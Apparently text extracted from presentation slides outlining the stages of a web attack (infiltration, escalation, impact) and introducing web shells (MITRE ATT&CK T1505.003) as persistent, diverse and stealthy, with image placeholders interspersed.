




umv

The Problem

The Anatomy of a Web Attack



Impact

3

- Data breach
- Loss of system/data access
- Extortion of ransom
- Defacement

Escalation

2

- Malware uploaded on web server to establish presence
- Additional malware (payload) is executed to:
 - perform ransomware attack
 - exfiltrate data
 - harvest credentials
 - move laterally
 - escalate account access

Infiltration

1

- Web server or WAS vulnerabilities exploited to gain initial access
- E.g. SQL injection, stolen credentials, phishing

The Secret Key: Web shells


Mitre ATT&CK® T1505.003

Malicious scripts (typically .asp, .php, .jsp files) uploaded to a web server via **web-facing application vulnerabilities**, allowing for **persistent remote access** and **attack escalation**




1

Persistent



2

Diverse




3


Stealthy

Shells

- Shell: program that exposes OS to user or other programs
- Use command-line interface (CLI) or graphical user interface (GUI)
- “outermost layer” wrapping around OS

